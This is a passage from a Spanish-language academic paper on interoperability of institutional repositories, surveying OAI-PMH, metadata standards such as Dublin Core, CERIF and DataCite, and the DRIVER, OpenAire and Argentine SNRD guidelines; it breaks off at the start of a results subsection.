cantidad de metadatos a completar, en otros parece incompleto, por lo cual resulta necesario buscar nuevas

opciones. El presente trabajo realiza un relevamiento de las iniciativas relacionadas con la interoperabilidad, los estándares de metadatos más utilizados; y se propone una posible solución, de lo que se considera un tema transversal, la definición de metadatos.

Palabras Clave

Repositorios institucionales, interoperabilidad, metadatos.

1. Introducción

Los repositorios institucionales surgen como parte de la iniciativa de Acceso Abierto (AA), proporcionando una herramienta al área científico-tecnológica que le permite la difusión de sus trabajos a un menor costo que la manera tradicional, además de acortar los tiempos entre la finalización de un trabajo académico y su publicación en una revista. Un factor importante a tener en cuenta en este contexto, son las restricciones que imponen las editoriales que obligan al autor a ceder sus derechos sobre su trabajo científico, afectando seriamente la divulgación del mismo en forma gratuita. Asimismo, en las comunidades científicas se da mayor importancia a la publicación en revistas de alto impacto (generalmente con políticas *pay per view* o de AA línea dorada) que a aquellas que ofrecen mayor acceso a los trabajos (AA línea verde).

De esta manera surge la Iniciativa de Archivos Abiertos (OAI de su sigla en inglés Open Archives Initiative), cuyos pilares son: la consolidación de los archivos académicos con alcance mundial, acceso libre a los archivos (como mínimo a los metadatos), interfaces

similares para los archivos y proveedores de servicios y protocolo de bajo nivel/implementación sencilla (se basa en HTTP, XML, DC)

La primera iniciativa del movimiento OAI se dio en Santa Fe (Nueva México, 1999), el cual tenía como objetivo proponer una solución para la recolección de datos. Este primer paso permitiría a los proveedores de e-prints publicar sus metadatos a través de una interfaz estándar. En esta convención, los aspectos técnicos que se tuvieron en cuenta fueron: formato para los metadatos, un protocolo basado en el antiguo *Dienst*¹ y un sistema de identificación. Este movimiento, despertó interés en otras disciplinas que exigieron una revisión de los acuerdos realizados. También fue necesario trabajar sobre la credibilidad ya que esta iniciativa no contaba con una estructura organizativa que la avale, haciendo dudar a un profesional si adoptar o no sus recomendaciones. De allí, surge la necesidad de obtener respaldo. Es así que en el año 2000, la Digital Library Federation y la Coalition of Networked Information de los Estados Unidos confirman su apoyo a la misma. Uno de los principales temas en la convención de Santa Fe fue la recolección de metadatos, que permite a los proveedores de datos exponer sus metadatos para que otros repositorios puedan acceder a los objetos digitales. La versión más desarrollada del protocolo Open Archives Initiative - Protocol for Metadata Harvesting (OAI - PMH) versión 1.0 [1] fue publicada en el año 2001. Este fue un primer intento hacia la interoperabilidad entre repositorios.

La interoperabilidad es una de las principales características que hará posible la implementación del Acceso Abierto. Según el informe COAR “el valor real de los repositorios recae en el potencial de interconexión para crear una red de repositorios, que puede proveer un acceso unificado a los resultados de la investigación y son (re) utilizados por las máquinas y los investigadores. Sin embargo, para lograr este potencial, es necesario contar con interoperabilidad” [2].

De acuerdo a Rodríguez la interoperabilidad es necesaria para [3]:

- Conectar: diferentes repositorios entre sí; repositorios con otros sistemas de información tales como los sistemas de administración de e-learning (LMS de su sigla en inglés Learning Management System) y la transferencia de objetos digitales y/o metadatos.
- Crear nuevos servicios y herramientas

Las principales áreas y temas abordados por la interoperabilidad, son redes de repositorios, cosecha de metadatos, estadísticas de uso, transferencia entre

sistemas, identificación única de autor, identificación persistente y gestión de objetos compuestos tal como se muestran en la Figura 1 [4].



Fig. 1: Áreas de servicio relacionados con la interoperabilidad

Las *redes de repositorios* abordan la problemática de interconectar repositorios entre sí de manera de ver a la red como un gran almacén de objetos digitales. En relación a este tema se resaltan las iniciativas de Driver (Digital Repository Infrastructure Vision for European Research) que es un proyecto europeo que propone una infraestructura para repositorios digitales (esta iniciativa ha definido su propia guía como una herramienta de buenas prácticas para la implementación de un repositorio); y OpenAire (Open Access Infrastructure for Research en Europe) que también es un proyecto europeo que proporciona una orientación para poner en práctica la gestión de los datos según las demandas de acceso abierto de la Comisión Europea, éstas directrices se basan en las propuestas por Driver. A nivel latinoamericano La Referencia es la red de repositorios que reúne a los nodos de cada país socio; y a nivel nacional el Sistema Nacional de Repositorios Digitales (SNRD) propone la adhesión al mismo a través del cumplimiento de sus directrices basadas en estándares internacionales.

La *cosecha de metadatos* afronta la forma de recolectar nuevos recursos de diferentes repositorios a partir de la descripción de sus metadatos, de esta forma, los procesos de búsqueda deben coincidir en qué metadatos utilizar y cuál es el significado de los mismos. En este sentido el protocolo ampliamente utilizado y aceptado como un estándar en todos los repositorios es el OAI-PMH (Open Archives Initiative Protocol for Metadata Harvesting) utilizado tanto por proveedores de datos como de servicios, los primeros para exponer sus metadatos para ser recolectados y los otros para utilizar los metadatos recolectados como servicio adicional.

En cuanto a la *gestión de objetos compuestos* el proyecto que trabaja sobre esta área es el Open Archives Initiative – Object Reuse and Exchange (OAI-ORE). Los

1

<http://www.cs.cornell.edu/cdlrg/dienst/protocols/DienstProtocol.htm>

objetos compuestos son aquellos objetos digitales multimediales (texto, imagen, video y datos). Esta iniciativa está basada en la arquitectura de la World Wide Web y construida sobre el modelo de RDF que utiliza tripletas para la descripción de sus objetos; y define estándares para la descripción y el intercambio de recursos web.

Relacionados con las áreas de servicios, y específicamente con la interoperabilidad, la última versión del informe del COAR sobre la nueva generación de repositorios plantea la definición de user stories, entre las que podemos mencionar [5]:

- Definir metadatos que permitan describir recursos educativos, como así también descubrir identificadores para recursos educativos, este último relacionado directamente con la utilización de URI HTTP persistentes
- Visualizar los derechos de uso, haciendo referencia a que debe estar explícito mediante la utilización de URI las condiciones de uso de los recursos educativos, tal como se realiza con las licencias Creative Commons.

Las user stories describen las funcionalidades prioritarias para los repositorios, teniendo en cuenta que el usuario final puede ser tanto humano como otros repositorios.

A continuación, se profundiza sobre el concepto de interoperabilidad y sus niveles; además de un análisis más detallado de algunas de estas iniciativas que se consideran de mayor relevancia; agregando además una introducción a los principales estándares de metadatos, que son necesarios para el correcto funcionamiento de la mayoría de las iniciativas antes mencionadas; concluyendo con los nuevos desafíos que propone el tema de interoperabilidad.

2. Marco Teórico

A fin de poder contextualizar los diferentes conceptos que se deben tener en cuenta al momento de analizar la interoperabilidad de repositorios institucionales, se propone las siguientes subsecciones de: interoperabilidad, estándares de metadatos, protocolo de recolección de metadatos, directrices y proyectos de redes de repositorios. Lo que permitirá unificar los criterios y conceptos sobre los cuales se hará el correspondiente análisis del funcionamiento actual de estos servicios en las redes federadas.

2.1. Interoperabilidad

Como se mencionó en la sección anterior, se puede definir la interoperabilidad de diferentes maneras. Según lo establecido en la I Cumbre Europea de

Interoperabilidad en la iAdministración [6] la interoperabilidad es “un elemento multidimensional, que integra los aspectos técnicos, semántico, organizativos, jurídico y cultural, exigiendo la existencia de equipos humanos especializados y multidisciplinares dentro de las administraciones y el fomento de grupos de trabajo interadministrativos y de órganos de composición mixta pública-privada de interoperabilidad”. Al buscar la interoperabilidad se encuentra que deben relacionarse diferentes organizaciones, que cuentan con diversidad de políticas, cultura y significado de los conceptos. Por lo cual, el trabajo se realiza entre personas especialistas en diferentes temas que aportan su know-how para posibilitar la interoperabilidad.

Como concepto general de interoperabilidad en este trabajo se adopta el siguiente: “la habilidad de dos o más sistemas o componentes para intercambiar información y utilizar la información intercambiada” [7]. Luego, llevando el concepto de interoperabilidad a los RI se puede mencionar a [3], donde la interoperabilidad se define como “la habilidad de los sistemas para comunicarse con otros intercambiando información, metadatos, y objetos digitales entre ellos con un ida y vuelta en un formato utilizable”.

Ahora bien, se pueden considerar diferentes niveles de interoperabilidad y la propuesta de Pérez y col. [8] distingue entre:

- Codificación: representación en caracteres.
- Léxico: representación en palabras o símbolos.
- Sintáctico: oraciones estructuradas o fórmulas o afirmaciones.
- Semántico: significado proposicional de la representación.
- Semiótico: significado pragmático de la representación o su significado en su contexto

Las tres primeras pueden agruparse como interoperabilidad sintáctica; y desde el punto de vista de la web semántica puede ser representada a través de la utilización de XML y RDF; y las dos últimas como interoperabilidad semántica.

Ahora bien, para el caso específico de los RI, según Garrido Arenas y col. [9] los niveles de interoperabilidad son:

- Infraestructura: mediante la utilización de protocolos, tales como ISO-OSI (Modelo de referencia de interconexión de sistemas abierto)² y TCP/IP (Protocolo de Control de Transmisión/Protocolo de Internet)³ para llevar a cabo el intercambio de datos.
- Sintaxis: dotar a los sistemas de información para que puedan leer datos de otros sistemas similares,

²<https://www.iso.org/ics/35.100/x/>

³ <http://www.tcpipguide.com/>

permitiendo obtener una representación que pueda ser compatible.

- Estructura: existencia de modelos lógicos comunes que permita a los sistemas de información comunicarse entre sí a través de protocolos.
- Semántica: capacidad de los sistemas de información de tener un entendimiento común de los términos que se intercambiarán.

Si se toma la clasificación propuesta por la IEEE [7] es más acotada aún, ya que se propone simplemente la *interoperabilidad sintáctica* haciendo referencia a la capacidad de dos sistemas para que puedan establecer una comunicación e intercambiar información, lo cual podrán realizarlo a través de protocolos de comunicación y transferencia, codificación de caracteres y formato de datos; y la *interoperabilidad semántica* haciendo referencia a proveer al receptor de los mecanismos necesarios para interpretar correctamente la información recibida de manera automática, sin intervención humana. En este tipo de interoperabilidad debe tenerse en cuenta los formatos de metadatos, los vocabularios controlados, ontologías y directrices de interoperabilidad.

Si se analiza las dos últimas propuestas de niveles de interoperabilidad, se puede ver que coinciden en sintáctica y semántica ya que las otras opciones están incorporadas en esa categorización más general.

Para lograr la interoperabilidad, tal cual lo menciona Garrido Arenas y col. [9] se necesitan estándares, directrices y protocolos como pilares, de allí que surgen las diferentes iniciativas para poder llevar a cabo este objetivo.

2.2. Estándares de metadatos

Si bien, dentro de las áreas de servicios que se mencionan en los párrafos anteriores, no se encuentran explícitamente el uso de los estándares de metadatos, los proyectos como OAI-PMH, SWORD, DRIVER, OpenAire, CRIS-OAR entre otros, además de los user stories planteados en la nueva generación de repositorios, necesitan de los metadatos para poder llevar a cabo sus objetivos. Por lo cual se considera la adopción del estándar de metadatos un aspecto crucial al momento de la implementación de un repositorio. Si bien, en la mayoría de los repositorios según Sandobal Verón y col. [10] el estándar de metadatos más utilizado es el Dublin Core no cualificado, la utilización de un estándar u otro depende de los objetivos que persigue la institución y el tipo de objetos digitales que están disponibles en los repositorios.

Los metadatos son descripciones sobre datos, que permiten obtener mayor información sobre el objeto digital, y además poder recuperar información

almacenada teniendo en cuenta los criterios de búsquedas seleccionados. Asimismo, Senso y col. [11] define los metadatos como “toda aquella información descriptiva sobre el contexto, calidad, condición o características de un recurso, dato u objeto que tiene la finalidad de facilitar su recuperación, autenticación, evaluación, preservación o interoperatividad”. Es así que surgen los diferentes estándares de metadatos más relevantes, tales como Dublin Core (DC) y Learning Object Metadata (LOM). DC es el estándar de metadatos mayormente utilizado, específicamente el no cualificado [12]. Este estándar es utilizado para la descripción de cualquier objeto digital presente en la web. Los elementos de DC poseen nombres descriptivos pretendiendo tener un entendimiento a nivel semántico de los conceptos y busca la interoperabilidad global a través de la utilización de algunos vocabularios controlados. Las etiquetas utilizadas son: title, creator, subject, description, publisher, contributor, date, type, format, identifier, source, relation, coverage y rights.

Por otro lado, el estándar LOM proporciona la definición de metadatos para objetos educativos. Entendiéndose como objeto educativo a “cualquier entidad, digital o no, susceptible de ser usada en aprendizaje, educación o formación” [13]. El estándar LOM propone la división de nueve categorías de nivel superior [14]: general (título, idioma, descripción, palabras claves, entre otros), ciclo de vida (versión, estado), meta-metadatos (identificador, contribución), técnicos (tamaño, formato, requerimientos), educativos (tipo de interactividad, tipo de recurso de enseñanza, rango de edad), derechos (costo, derecho de autor y otras restricciones), relaciones (clase, recurso), anotaciones (entidad, fecha, descripción) y clasificación (propósito, descripción, palabras claves).

La incorporación de nuevos estándares de metadatos surge en la búsqueda de un equilibrio entre la generalidad con los que describe los objetos digitales el estándar DC y la enorme cantidad de etiquetas que utiliza LOM. Así comienzan a utilizarse estándares como Common European Research Information Format (CERIF), Metadata Object Description Schema (MODS), Machine-Readable Cataloging (MARC), y más recientemente DataCite(International Data Citation).

En particular CERIF⁴ es un modelo de datos relacional considerado como estándar internacional que incluye todos los aspectos de un proyecto de investigación, desde los nombres e identificadores de los proyectos, personas, organizaciones, publicaciones, entidades financiadoras, indicadores de impacto, equipamiento, entre otros. Las etiquetas utilizadas en CERIF se muestran en la Figura 2.

⁴<http://eurocris.org/cerif/feature-tour/cerif-16>

Entity	URL label
cfProject	/projects
cfPerson	/persons
cfOrgUnit	/orgunits
cfResultPublication	/publications
cfResultProduct	/products
cfResultPatent	/patents
cfFunding	/fundings
cfService	/services
cfFacility	/facilities
cfEquipment	/equipments
cfMedium	/media
cfIndicator	/indicators
cfMeasurement	/measurements
cfEvent	/events
cfPAddr	/postaladdresses
cfEAddr	/electronicaddresses
cfGeoBBox	/geoboxes
cfCitation	/citations
cfCV	/cvs
cfPrize	/prizes
cfQualification	/qualifications
cfExpertiseAndSkills	/expertiseandskills

Fig. 2: Lista de nombres válidos para entidades CERIF. Fuente: <http://dspacecris.eurocris.org>

En el caso de MODS⁵ es utilizado principalmente para la definición de elementos bibliográficos. Entre los elementos de alto nivel se puede mencionar: abstract, condición de acceso, clasificación, extensión, género, identificador, idioma, nombre, ítem relacionado, área, tabla de contenidos, audiencia destinataria, tipo de recurso, entre otros. Cada uno de estos elementos se subdivide en otros de mayor detalle, y difieren en nivel de especificidad de acuerdo al elemento a describir, así por ejemplo el elemento “idioma”, se subdivide hasta llegar a elegir el estándar en que se definirá el idioma del elemento, entre los cuales se puede seleccionar: rfc3066 (Identificación de Idiomas)⁶, iso-639-2b (Listado de Códigos de Idiomas)⁷, iso-639-3(Tercer Parte del Listado de Identificación de Idiomas, utiliza 3 letras como identificadores únicos de todos los lenguajes conocidos)⁸, rfc-4646 (Etiquetas para la identificación de idiomas, 2005)⁹ y rfc5646 (Etiquetas para la identificación de idiomas, 2009)¹⁰.

MARC¹¹ es un estándar muy conocido a nivel bibliográfico que se compone de tres elementos: estructura del registro (donde utiliza el estándar ISO 2709), designación del contenido y el contenido de los registros. Así se tiene un nivel de Información General, la

cual se divide en: nombres personales, nombres corporativos, nombre de reuniones y títulos uniformes, los cuales se estructuran según se muestra en la Figura 3.




Fig. 3: Estructura de etiquetas de MARC21 para el ítem Información General

Recientemente, se ha puesto en consideración la utilización del estándar DataCite[15] que pretende proporcionar un listado de metadatos que permitan la identificación precisa y consistente de un recurso que pueda ser citado y recuperado. Entre los metadatos principales y obligatorios se encuentran: identificador, creador, título, editor, año de publicación y tipo de recurso. Estas etiquetas se subdividen dando mayor especificidad a los datos, así por ejemplo creador o autor se subdivide en (Figura 4):

- creatorName: que a la vez se subdivide en familyName (apellido) y givenName (nombre de pila).
- nameIdentifier, subdividido en nameIdentifierScheme (en este caso podría utilizarse algún esquema como ORCID) y SchemeUri (el URI del esquema utilizado en el punto anterior)




Fig. 4: Estructura e instancias de etiquetas de DataCite para el ítem de Creador

Las otras etiquetas obligatorias son: identificador (se recomienda utilizar el DOI como identificador único del recurso), título (en el caso del título se incluye además el tipo de título como ser: título alternativo, subtítulo, título

⁵<https://www.loc.gov/standards/mods/>

⁶ <https://www.rfc-editor.org/info/rfc3066>

⁷https://www.loc.gov/standards/iso639-2/php/code_list.php

⁸ <http://www-01.sil.org/iso639-3/default.asp>

⁹ <https://www.rfc-editor.org/pdf/rfc4046.txt.pdf>

¹⁰ <https://www.rfc-editor.org/info/rfc5646>

¹¹ <https://www.loc.gov/marc/>

traducido y otros), editorial, año de publicación y tipo de recurso (donde se indica una descripción del recurso y el tipo general a través de un vocabulario compartido donde los valores posibles son: audiovisual, colección, dataset, imagen, recurso interactivo, modelo, software, workflow, entre otros).

2.3. Protocolo para la recolección de Metadatos (OAI-PMH)

El protocolo OAI-PMH provee un marco de interoperabilidad basada en la recopilación de metadatos, y es la principal iniciativa en el área de cosecha de metadatos [1]. Hay dos clases de participantes en el marco de trabajo OAI-PMH:

- *Proveedores de datos*: administran sistemas que soportan el protocolo como una forma de exponer los metadatos
- *Proveedores de servicio*: utilizan los metadatos recolectados a través del protocolo como base para la creación de valor en los servicios que ofrecen.

Para realizar su operatoria el protocolo OAI-PMH utiliza peticiones utilizando los métodos get y post del protocolo http. Las peticiones posibles que un cliente puede realizar a un servidor son:

- *GetRecord*: recupera un registro concreto. Para poder responder es necesario los parámetros de identificador único del registro solicitado y el formato bibliográfico en el que se debe devolver.
- *Identify*: se lo utiliza cuando quiere obtenerse información sobre el servidor tales como: nombre, versión del protocolo, dirección del administrador, entre otros.
- *ListIdentifiers*: recupera los encabezamientos de los registros. Puede incluir el rango de fechas entre los cuales se solicita los encabezados.
- *ListRecords*: recupera los registros completos, pudiéndose incluir un rango de fecha entre los que se solicita los registros.
- *ListSets*: permite la recuperación de un conjunto de registros, los cuales son creados opcionalmente por el servidor para facilitar una recuperación selectiva de los registros. Los conjuntos pueden ser listas simples o estructuras jerárquicas.
- *ListMetadataFormats*: devuelve la lista de formatos bibliográficos que utiliza el servidor.

El protocolo OAI-PMH utiliza conceptos tales como:

- *Cosechador*: es una aplicación cliente que utiliza las peticiones OAI-PMH. Un cosechador es utilizado por un proveedor de servicio para obtener metadatos de los repositorios.

- *Repositorio*: un repositorio es un servidor que puede procesar las peticiones OAI-PMH. Un repositorio es administrado por un proveedor de datos.
- *Ítem*: es un contenedor que almacena o genera dinámicamente metadatos sobre un único recurso en múltiples formatos cada uno de los cuales puede ser cosechado por el protocolo OAI-PMH. Cada ítem cuenta con un identificador único dentro del repositorio del cual es parte.
- *Identificador único*: es un identificador que permite la individualización unívoca del ítem dentro del repositorio. El formato del identificador se corresponde con la sintaxis de URI.
- *Registro*: un registro es un metadato expresado en un único formato. El registro es una respuesta OAI-PMH a la solicitud de metadatos de un ítem. El registro se envía en XML organizada en las siguientes partes:

header	metadata	about
Unique identifier	Mínimo en formato DC no calificado.	Puede contener las declaraciones de derecho y de procedencia
datestamp		
setSpec(cero o más)		
status (optional)		

Tabla 1: Registro enviado como respuesta de una solicitud OAI-PMH

- *Set*: es una construcción opcional para agrupar elementos con el propósito de permitir la recolección selectiva

2.4. Directrices

Las directrices son un conjunto de normas que establece un marco de trabajo para que dos sistemas puedan interactuar de forma correcta.

2.4.1. Directrices Driver 2.0

Las directrices Driver pretenden llegar a la interoperabilidad en dos capas, la sintáctica (utilización de OAI-PMH y OAI-DC) y semántica (utilización de vocabularios), según lo establece [16]. Las directrices DRIVER se centran en 5 puntos

- *Colecciones*: es obligatorio utilizar “sets” que definan las colecciones de texto completo.
- *Metadatos*: se definieron algunas características obligatorias y otras recomendadas para saltar las diferentes interpretaciones que pueden surgir de la implementación de Dublin Core.
- *Implementación del protocolo OAI-PMH*: se definieron algunas características obligatorias y

otras recomendadas para solucionar las diferentes interpretaciones de la implementación del repositorio local.

- **Prácticas recomendadas:** en este punto se trata de proponer soluciones a problemas comunes a los que se pueden enfrentar los administradores de repositorios al momento de implementarlos. No son obligatorias, pero surgen de la experiencia previa. En este sentido se recomiendan las conversiones de los tipos Driver 1.0, tales como e-print, términos de versiones comunes, versiones de grupo de trabajo técnico, Journal Article Versions (JAV) a Driver 2.0; entre otras consideraciones.
- **Vocabulario y semántica:** se recomienda la utilización del espacio de nombre info:eu-repo para asignar URI a esquemas de identificadores sin URI. Esto permite tener presencia web, por lo cual tiene significado. También se menciona la identificación de autor, que se denomina DAI (Digital Author Identifier), el cual debe ser unívoco para cada autor. El formato recomendado es utilizar el International Standard for Name Identification (ISNI); combinando el DAI (dado por el RI) con su autoridad. Se indican también las recomendaciones para el vocabulario de tipo de publicaciones.

2.4.2. Directrices OpenAire

El objetivo principal de las directrices OpenAire [17] es proporcionar una orientación a los administradores de repositorios en relación al cumplimiento de las demandas de Acceso Abierto de la Comisión Europea. OpenAire proporciona 3 guías a saber: (i) Guía para administradores de repositorios de artículos científicos-académicos, (ii) Guía para administradores de repositorios de datos científicos, y (iii) Guía para administradores de CRIS (Current Research Information System)

La guía en la cual se hará referencia en este trabajo es la relacionada con los repositorios de artículos científicos académicos. En su última versión, 3.0, incluye como principales puntos la utilización de nuevos elementos para indicar identificadores alternativos, relaciones con otras publicaciones y relaciones para búsqueda de datasets; y recomendaciones de cómo utilizar los elementos de DC que han sido heredados de las directrices Driver.

OpenAire utiliza el protocolo OAI-PMH v2.0 para la recolección de los metadatos de las publicaciones. Para que los registros sean recolectados, OpenAire necesita el uso del set OAI. Este conjunto debe tener las siguientes características: *setName:OpenAire*; *setSpec:openaire*.

Las publicaciones que se insertan en el conjunto *OpenAire* deben ajustarse al menos a uno de los siguientes criterios: (i) deben estar habilitados para acceso abierto (texto completo sin restricciones de acceso), (ii) ser el resultado de un proyecto de investigación, (iii) contar con un identificador para el proyecto.

En relación al formato de metadato OpenAire utiliza OAI-DC. La sintaxis de DC toma la forma de URI y se define como un nombre de espacio info:eu-repo. En OpenAire los campos pueden ser de uso:

- **Obligatorio:** el campo debe estar siempre presente, un campo vacío no es permitido. El campo *Access Level*, en DC *rights*, identifica valores tomados de info:eu-repo-Access-Terms vocabulary; donde los posibles valores son: acceso cerrado, acceso embargado (por un período de tiempo), acceso restringido y acceso abierto.
- **Obligatorio cuando es aplicable:** el valor del campo debe ser obligatorio dependiendo del tipo de objeto digital. Como ejemplo de este tipo de campo podemos mencionar a *Embargo end date*, en DC se utiliza el identificador *date*; y se utiliza solo si el valor que toma el metadato *Access Level* es *acceso embargado* y el formato de fecha que se utiliza es YYYY-MM-DD, correspondiente a la ISO 8601.
- **Recomendado:** el uso del campo es recomendado por OpenAire lo que se considera permite una mayor descripción del objeto digital; un ejemplo de este tipo de campo podría ser *license condition*, en DC *rights*, ya que establece las condiciones en que el objeto digital puede utilizarse. Se recomienda para mayor claridad el uso de los servicios de derecho de Creative Commons [19].
- **Opcional:** los valores de este campo son útiles para brindar información complementaria sobre el objeto digital.

2.4.3. Directrices Sistema Nacional de Repositorios Digitales (SNRD)

Las directrices del sistema nacional de repositorios digitales (SNRD) surgen a partir de la promulgación de la ley N° 26899 de Creación de Repositorios Digitales en Argentina [18]. A partir de la misma, las instituciones comienzan a trabajar en la implementación de Repositorios Institucionales, lo que lleva a la necesidad de establecer reglas que definan lineamientos generales. Es así, que el SNRD tiene como objetivo principal

“conformar una red interoperable de repositorios digitales en ciencia y tecnología, a partir del establecimiento de políticas, estándares y protocolos comunes a todos los integrantes del Sistema” [19].

Los repositorios digitales que se adhieran a la aplicación de las directrices SNRD, estarán en condiciones de formar parte de redes internacionales, asegurando la interoperabilidad entre los mismos, teniendo en cuenta que aplican estándares utilizados internacionalmente.

Las directrices SNRD se basan en las “Directrices DRIVER2.0. Directrices para proveedores de contenido-Exposición de recursos textuales con el protocolo OAI-PMH”. También han sido analizadas las:

- Directrices OpenAIRE 1.1
- Directrices de la Biblioteca Digital Colombiana “Modelo de Interoperabilidad para BDCOL”
- “Directrices LUCIS/MODS” propuesta de la Biblioteca Digital de la Universidad Nacional de Cuyo.

Las directrices SNRD establecen un Set SNRD que permite obtener información en formato DC, los cuales serán cosechados mediante el protocolo OAI-PMH. El set está formado por: *setName*: Sistema Nacional de Repositorios Digitales y *setSpec*: snrd.

Los elementos que establecen las directrices SNRD están basadas en el estándar DC no cualificado y el uso de elementos mantendrá la nomenclatura de DRIVER; es decir: (i) obligatorio: el elemento siempre debe estar presente; (ii) obligatorio si es aplicable: si se puede obtener el elemento debe estar presente; (iii) recomendado: se recomienda el uso del valor de la etiqueta; y (iv) opcional: queda a criterio del repositorio la utilización o no de la etiqueta, generalmente proporcionan mayor información sobre el objeto digital.

En las directrices SNRD se establecen también la utilización de vocabularios controlados y diferentes estándares para la codificación de los metadatos. En este sentido se recomienda para:

- *dc:type*: términos DRIVER, los términos acordados por el SNRD y su correspondiente versión (la cual es recomendada, mientras que los dos primeros son obligatorios)
- *dc:format*: lista registrada de IANA de tipos de medios de Internet (tipo MIME) 6.
- *dc:creator*, *dc:contributor*: AACR2r
- *dc:language*: ISO 639-3
- *dc:date*: ISO 8601[W3CDDTF]
- *dc:coverage*: ISO 3166 para Países, DCMI BOX para áreas, Período DCMI para períodos de tiempo

2.5. Proyecto de Redes de Repositorios

En relación a los Proyectos de Redes de Repositorios pueden mencionarse las realizadas por La Referencia y OpenAire. El primero una red federada de repositorios institucionales de publicaciones científicas a nivel Latinoamericano, y el segundo un repositorio cosechador a nivel global que obtiene su contenido de repositorios institucionales, de portales nacionales y revistas electrónicas.

2.5.1. La Referencia

La Red Federada de Repositorios Institucionales de Publicaciones Científicas “La Referencia” [20] cuenta con la adhesión de países como Argentina, Brasil, Colombia, Chile, Ecuador, El Salvador, México y Perú. Entre sus objetivos se encuentra: (i) *Actualizar las recomendaciones para el control de calidad de sus metadatos en relación a las directrices Driver, presentar observaciones relacionadas con el uso del protocolo OAI-PMH; elementos a considerar de OpenAIRE y las recomendaciones específicas que las directrices especifican*, (ii) *Facilitar la adopción por los nodos nacionales e informar a los repositorios de la región de los metadatos obligatorios y recomendados, así como delinear los aspectos a profundizar en el futuro*.

La Referencia realiza la cosecha de aquellos nodos nacionales adheridos. Es así, que un repositorio institucional en particular deberá estar adherido al nodo nacional para a su vez poder ser cosechado por La Referencia.

Entre las principales recomendaciones para los nodos nacionales se encuentran:

- El campo *dc:format* queda como recomendado
- Pasan de recomendados a obligatorio si es aplicable los campos: *description*, *subject*, *language* y *publisher*.
- El campo *contributor* se incluye como recomendado, donde en los casos de director o supervisor de tesis debe ser obligatorio.
- Los campos *relation*, *coverage* y *audience* son opcionales.
- El campo *dc:right* se vuelve obligatorio; donde los artículos con los valores *restrictedAccess* y *closedAccess* no son cosechados por La Referencia

Algunas consideraciones generales que resultan de vital importancia para La Referencia tienen que ver con los campos *ProjectID*, *AuthorID*, *EmbargoEnd* e *Identificación de Fondos* están sujetos a acuerdos globales de interoperabilidad, especialmente con OpenAire.

Otra cuestión a resaltar en la cosecha de La Referencia es la identificación del repositorio e

institución de origen, que surge como una iniciativa regional que permitiría aumentar la visibilidad, generar mejores estadísticas y búsquedas. Al no estar definida en las directrices Driver ni OpenAire, es un metadato no obligatorio y que depende de la decisión de los nodos nacionales.

2.5.2. OpenAire

OpenAire[21] nace como un proyecto de implementación de una infraestructura electrónica y mecanismos de soporte para la identificación, depósito, acceso y seguimiento de artículos financiados por la FP7(Programa de Financiamiento de la Unión Europea para la investigación y la innovación 2007-2013, actualmente se denomina Horizon 2020) y el ERC (Electronic Research Collection).

Entre sus objetivos se encuentra el trabajar con comunidades temáticas para explorar los requisitos, prácticas, incentivos, flujos de trabajo, modelos de datos y tecnologías para depositar, acceder y manipular conjuntos de datos de investigación de diversas formas en combinación con publicaciones de investigación. En este sentido, realiza acciones que permitan tener la infraestructura adecuada para dar soporte al almacenamiento, la gestión y el acceso a datos científicos. Haciendo especial énfasis en la relación de las producciones científicas con los proyectos de investigación, con el conjunto de datos en que se basan las investigaciones, publicaciones relacionadas, la afiliación institucional, como así también las métricas.

Las directrices de OpenAire se basan en las directrices Driver, como se ha mencionado en secciones anteriores, con algunas adecuaciones que fueron oportunamente explicadas.

Un repositorio para poder ser cosechado debe estar registrado en OpenDOAR¹², luego pasar por un *validador de OpenAire*¹³ que sirve para verificar la compatibilidad entre el repositorio y las directrices OpenAire, y como último paso registrar el repositorio en OpenAire. De esta manera cualquier repositorio institucional que cumpla con estos requisitos podrá ser cosechado por OpenAire. La frecuencia con la que OpenAire cosecha repositorios es una vez por semana, generando informes para los administradores de los repositorios.

3. Metodología y resultados

A fin de corroborar la implementación de los diferentes aspectos que hacen a la interoperabilidad se realizó un análisis pormenorizado de las redes de

repositorios. Las que se han tomado como referencia son: a nivel nacional Sistema Nacional de Repositorios Digitales (SNRD), a nivel latinoamericano La Referencia y a nivel europeo Open Aire.

Este análisis toma como referencia informe del COAR del año 2015[22] donde menciona que resulta “cada vez más relevante para la comunidad la adopción de *metadatos comunes*, identificadores (tanto para autores, instituciones, organizaciones que financian investigaciones y publicaciones), *vocabularios y taxonomías*”. En este informe se han identificado problemas de interoperabilidad que aún deben solucionarse clasificándolos según su relevancia y complejidad. La clasificación propuesta para ambos casos es: alta, moderada y baja. En este sentido se ha identificado como de relevancia alta y complejidad moderada el uso de formatos de metadatos adicionales; y de relevancia y complejidad alta la utilización de metadatos de calidad.

3.1. Implementación del protocolo OAI-OMH

La implementación de este protocolo es evidente en las redes de repositorios tomadas como referencia, así como también en los repositorios de origen que son cosechados por los nodos principales. Este protocolo es necesario para obtener mayor visibilidad de las publicaciones realizadas por los autores en sus repositorios institucionales. La implementación del protocolo OAI-PMH supone la incorporación de una interoperabilidad a nivel sintáctico, ya que cada repositorio tiene su política de cosecha mencionando los requerimientos obligatorios para poder llevarla a cabo.

3.2. Adopción de directrices y estándares de metadatos

